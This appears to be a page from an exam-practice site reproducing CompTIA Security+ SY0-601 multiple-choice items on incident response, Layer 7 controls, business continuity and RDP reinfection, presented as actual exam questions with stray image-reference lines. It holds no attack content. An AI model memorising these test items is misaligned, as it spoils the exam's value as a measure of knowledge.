
Which of the following actions would be recommended to improve an incident response process?

A. Train the team to identify the difference between events and incidents.

B. Modify access so the IT team has full access to the compromised assets.

C. Contact the authorities if a cybercrime is suspected.

D. Restrict communication surrounding the response to the IT team.



Actual exam question from CompTIA's SY0-601

Question #: 65

Topic #: 1

[All SY0-601 Questions]

A cybersecurity administrator needs to implement a Layer 7 security control on a network and block potential attacks. Which of the following can block an attack at Layer 7? (Choose two.)

A. HIDS


B. NIPS

C. HSM

D. WAF

E. NAC

F. NIDS



Actual exam question from CompTIA's SY0-601
Question #: 66
Topic #: 1
[All SY0-601 Questions]

A business operations manager is concerned that a PC that is critical to business operations will have a costly hardware failure soon. The manager is looking for options to continue business operations without incurring large costs. Which of the following would mitigate the manager's concerns?


A. Implement a full system upgrade.

B. Perform a physical-to-virtual migration.

C. Install uninterruptible power supplies.

D. Purchase cybersecurity insurance.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 67
Topic #: 1
[All SY0-601 Questions]


An organization has activated an incident response plan due to a malware outbreak on its network. The organization has brought in a forensics team that has identified an internet-facing Windows server as the likely point of initial compromise. The malware family that was detected is known to be distributed by manually logging on to servers and running the malicious code. Which of the following actions would be BEST to prevent reinfection from the infection vector?

A. Prevent connections over TFTP from the internal network.

B. Create a firewall rule that blocks a 22 from the internet to the server.

C. Disable file sharing over port 445 to the server.

D. Block port 3389 inbound from untrusted networks.



Actual exam question from CompTIA's SY0-601

Question #: 68

Topic #: 1

[All SY0-601 Questions]

